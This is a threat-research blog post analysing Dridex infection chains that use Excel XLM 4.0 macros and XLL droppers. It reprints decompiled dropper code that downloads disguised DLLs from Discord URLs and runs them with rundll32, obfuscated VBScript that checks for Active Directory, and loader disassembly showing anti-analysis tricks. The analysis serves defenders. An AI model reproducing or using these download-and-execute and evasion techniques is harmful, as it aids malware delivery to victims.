Weaponization of Excel Add-Ins Part 2: Dridex Infection Chain Case Studies

Saqib Khanzada May 19, 2022

By Saqib Khanzada

May 19, 2022 at 12:00 PM

Category: Malware

Tags: AgentTesla, Dridex, Macros, Microsoft Excel, next-generation firewall, WildFire

This post is also available in: 日本語 (Japanese)

Executive Summary

In Part 1 of this two-part blog series, we discussed briefly how XLL files are exploited to deploy Agent Tesla. During December 2021, we continued to observe Dridex and Agent Tesla exploiting XLL in different ways for initial payload delivery. A more in-depth look at the Dridex infection chain follows.

Threat actors behind Dridex have been using various delivery mechanisms over the years. In early 2017, we observed plain VBScript and JavaScript were being used. In later years, we observed many variations, including Microsoft Office files (DOC, XLS) compressed in zip. In 2020, we found the malware using Discord and other legitimate services to download the final payload. More recently, during December 2021, we received various Dridex samples, which were exploiting XLL and XLM 4.0 in combination with Discord and OneDrive to download the final payload.

In our previous blog focused on XLL files and Agent Tesla, we saw the abuse of the legitimate Excel-DNA framework. In this blog post, we will look into other infection chains. We will discuss different stages of the XLL and Excel 4 (XLM) droppers that deliver Dridex samples. We will also briefly look at the Dridex Loader.

Palo Alto Networks customers receive protections against the attacks discussed here through Cortex XDR or the WildFire cloud-delivered security subscription for the Next-Generation Firewall.

Types of Attacks Covered	Malware, Dridex
Related Unit 42 Topics	Agent Tesla, Macros

Table of Contents

XLM Dropper

While XLM 4.0 is not new, there has been a lot of evolution in how malware has abused it since early 2020 Threat actors have gone from using simple, non-obfuscated macro formulas to creating complex hidden variants which finally utilize native services such as rundll32 to run a payload.

As the malicious usage of XLM 4.0 macros is quite new, vendors are striving hard to provide coverage in such cases.

The XLM document in this case comprises two spreadsheets – one contains formulae and the other simply contains some random data. See Figures 1-2 below.



Figure 1. The red “1” in the right side of the screenshot shows the macro 4.0 responsible for dumping an HTML application file (HTA). The red “2” at the top shows the output of highlighted formulae.



Figure 2. The red box indicated by the number 1 shows an HTA script stored in ASCII values.

It can be seen that one of the formulae in the spreadsheet shown in Figure 1 tries to run with Mshta, so we can assume it is not really an RTF. Upon further analysis, we found that indeed it is an HTA. XLM 4.0 code in Sheet1 is responsible for reading ASCII values from Sheet2 (Figure 2) and generating the HTA file that downloads Dridex from Discord.



Figure 3. VBScript to download Dridex from Discord.



Figure 4. Encoded Discord URL in HTA file.

It is difficult to say anything about the XLS itself until it finally downloads a malicious payload. Furthermore, the HTA is being dropped as RTF. This might confuse some security products because they could analyze the HTA as an RTF file and might lose detection. Additionally, the usage of Discord URLs makes the samples more evasive. (Though the examples given here involve Discord URLs, we have also observed similar usage of OneDrive URLs. See the GitHub link in the Indicators of Compromise section for specific examples of OneDrive URLs.)

XLL Dropper

In comparison to the malicious XLL files that we discussed in Part 1 of this blog series, this dropper is rather simple. An XLL file is just a DLL, but it must be executed using Excel. The proper detonation is important for detection.

```
    v146,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756253113294898/[redacted].mkv",
    0x6Bu);
  LOBYTE(v171) = 99;
  v147[0] = 0;
  v147[4] = 0;
  v147[5] = 15;
  sub_100043B0(
    v147,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756257810911252/[redacted].mkv",
    0x61u);
  LOBYTE(v171) = 100;
  v148[0] = 0;
  v148[4] = 0;
  v148[5] = 15;
  sub_100043B0(
    v148,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756270918127646/[redacted].mkv",
    0x69u);
  LOBYTE(v171) = 101;
  v149[0] = 0;
  v149[4] = 0;
  v149[5] = 15;
  sub_100043B0(
    v149,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756278677577738/[redacted].mkv",
    0x64u);
  LOBYTE(v171) = 102;
  v150[0] = 0;
  v150[4] = 0;
  v150[5] = 15;
  sub_100043B0(
    v150,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756282909655070/[redacted].mkv",
    0x62u);
  LOBYTE(v171) = 103;
  v151[0] = 0;
  v151[4] = 0;
  v151[5] = 15;
  sub_100043B0(
    v151,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756286579666974/[redacted].mkv",
    0x6Bu);
  LOBYTE(v171) = 104;
  v152[0] = 0;
  v152[4] = 0;
  v152[5] = 15;
  sub_100043B0(
    v152,
    "https://cdn.discordapp.com/attachments/908707937877377026/909756293512835132/[redacted].mkv",
    0x62u);
  LOBYTE(v171) = 105;
  v153[0] = 0;
  v153[4] = 0;
  v153[5] = 15;
```

Figure 5. Discord URLs found in XLL.

```
}
URLDownloadToFileW(0, v20, L"C:\\ProgramData\\[redacted].mkv", 0, 0);
memset(v50, 0, sizeof(v50));
sub_10003CE0(v30, v39, v40, v41);
LOBYTE(v171) = 109;
std::istream::tellg(v50, &v164);
sub_10001230(v42, v43);
if ( v165 + v164 <= 100000 )
{
  v31 = lpWideCharStr[0];
  goto LABEL_53;
}
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.hwnd = 0;
pExecInfo.lpVerb = 0;
pExecInfo.lpFile = L"rundll32.exe";
pExecInfo.lpParameters = L"C:\\ProgramData\\[redacted].mkv DirSyncScheduleDialog";
pExecInfo.lpDirectory = L"C:\\Windows\\System32\\";
pExecInfo.nShow = 5;
memset(&pExecInfo.hInstApp, 0, 28);
ShellExecuteExW(&pExecInfo);
v49 = 2;
v48 = malloc(0x17u);
strcpy(v48 + 1, "Wrong Office version.");
*v48 = 21;
```

Figure 6. XLL running Dridex Loader.

Active Directory Check

We think that both the XLL and VBScript downloaders are associated with the same actor because, as we can see, both perform a check to see whether the LOGONSERVER and USERDOMAIN environment variables are set. This would mean a system is on Active

Directory.

```
S_E_v_V_G_j_f_v_A_d_g_e_C_s_W = V_N_Y_G_n_F_r_o.expandenvironmentstrings("%USERDOMAIN%")
z_S_q_B_E_v_N_u_k_k_G_t_C = Replace(V_N_Y_G_n_F_r_o.expandenvironmentstrings("%LOGONSERVER%"), CHR(92+1-1+1-1), "")
</script>

</head>
<body>
<script type="text/vbscript" LANGUAGE="VBScript" >


If LCase(z_S_q_B_E_v_N_u_k_k_G_t_C) <> LCase(S_E_v_V_G_j_f_v_A_d_g_e_C_s_W) Then
```

Figure 7. HTA dropper checking for the environment variables LOGONSERVER and USERDOMAIN.



Figure 8. XLL dropper checking for the environment variables LOGONSERVER and USERDOMAIN.

Discord URLs

We extracted around 1,400 URLs (see Indicators of Compromise section at the end of this post) from XLM and XLL files, however, at the time of analysis, only a few of them were still up and were found downloading only Dridex. An interesting thing to note is that DLL files are being downloaded as MKV. We saw that at the start of the infection chain that HTA was being dropped as RTF.

Brief Loader Analysis

As can be seen in Figure 6, the downloaded payload is being run with the command

rundll32.exe * DirSyncScheduleDialog. However, as we opened the file for further analysis, the method DirSyncScheduleDialog is not found in the export directory. It is interesting to note that that function name belongs to a legitimate Windows DLL.



Figure 9. The missing method(left) is shown, compared to the legitimate Windows loghours.dll with exported function DirSyncScheduleDialog (right).

Unpacking Stages

1. Decrypt and Load second-stage DLL from rdata section.
2. Second DLL further unpacks the final Dridex Loader.
3. Jumps to DirSyncScheduleDialog.

First Stage

The first stage is fairly simple in terms of functionality; its only job is to decrypt a small DLL from the rdata section and move it to allocated memory and run it.

However, there are a few anti-analysis tricks.

1. Usage of junk code.
2. A Large Loop with INT3 instructions.
3. Usage of undocumented functions such as ldrgetprocedureaddress and LdrLoadDll to avoid common hooks.

While junk code might hinder manual analysis, large loops containing INT3 breakpoints might delay the execution in some cases.

The first stage has a handful of functions. We renamed them to reflect trivial loader behavior.



Figure 10. Renamed functions (left); jump to allocated memory (center); anti-VM function, CC bytes replaced with NOP (right).

Second Stage

Once the first stage passes control to the in-memory DLL (Figure 8), it further unpacks the final payload and transfers control to it. The second stage is also trivial. However, the stage does include a few interesting anti-analysis tricks to note.

1. Calls Disablethreadlibrarycalls to increase invisibility of final DLL.
2. Checks LdrLoadDll for hooks.



Figure 11. Renamed functions (left), check for LdrLoadDll hook (center), disableThreadLibraryCalls in imports (right).

Final Dridex Loader

Finally, we are able to see a call to DirSyncScheduleDialog. It is interesting to note that Dridex Loader is not performing DLL side loading. However, the final payload is loaded as loghours.dll, a legitimate windows DLL.



Figure 12. A side-by-side comparison of the Export table from the Dridex Loader (left) and the legitimate loghours.dll (right).



Figure 13. Dridex Loader EP; anti-VM loop can be noticed in start.

Micro VM

Dridex implements a micro VM, which adds an exception handler using AddVectoredExceptionHandler to emulate the call eax instruction.

```
.text:741A57F4                 call    sub_741ADD28
.text:741A57F9                 push    0A52C28B3h
.text:741A57FE                 push    10154545h
.text:741A5803                 call    get_proc_address_by_hash
.text:741A5808                 test    eax, eax
.text:741A580A                 jz      short loc_741A5811
.text:741A580C                 push    dword ptr [esp+18h+var_18]
.text:741A580F                 int     3               ; Trap to Debugger
.text:741A5810                 int     3               ; Trap to Debugger
.text:741A5811
.text:741A5811 loc_741A5811:                           ; CODE XREF: sub_741A57DC+2E↑j
.text:741A5811                 push    0Ah
.text:741A5813                 pop     ecx
.text:741A5814                 call    sub_741B223C
.text:741A5819                 mov     ebx, ebp
.text:741A581B                 lea     ecx, [esp+1Ch+var_1C]
.text:741A581E                 call    sub_741AD020
.text:741A5823
.text:741A5823 loc_741A5823:                           ; CODE XREF: sub_741A57DC+58↓j
.text:741A5823                 inc     esi
.text:741A5824                 cmp     esi, 0BEBBE7Ch
.text:741A582A                 jge     short loc_741A5838
.text:741A582C                 mov     ebx, edi
.text:741A582E                 cmp     esi, 137Bh
.text:741A5834                 jge     short loc_741A5823
.text:741A5836                 jmp     short loc_741A57E9
.text:741A5838 ; ---------------------------------------------------------------------------
.text:741A5838
.text:741A5838 loc_741A5838:                           ; CODE XREF: sub_741A57DC+4E↑j
.text:741A5838                 mov     eax, ebx
.text:741A583A                 pop     ecx
```

Figure 14. Call to get_proc_address_by_hash function and CC CC bytes (call eax).

```
.rdata:72A434A6                 cmp     eax, EXCEPTION_BREAKPOINT
.rdata:72A434AB                 jz      short loc_72A434CC
.rdata:72A434AD                 xor     eax, eax
.rdata:72A434AF                 jmp     short loc_72A434FA
.rdata:72A434B1 ; ---------------------------------------------------------------------------
.rdata:72A434B1
.rdata:72A434B1 loc_72A434B1:                           ; CODE XREF: exception_handler_function+E↑j
.rdata:72A434B1                                         ; exception_handler_function+15↑j ...
.rdata:72A434B1                 mov     eax, 0FE338407h
.rdata:72A434B6                 mov     edx, 0EE0F6A87h
.rdata:72A434BB                 push    eax
.rdata:72A434BC                 push    eax
.rdata:72A434BC exception_handler_function endp ; sp-analysis failed
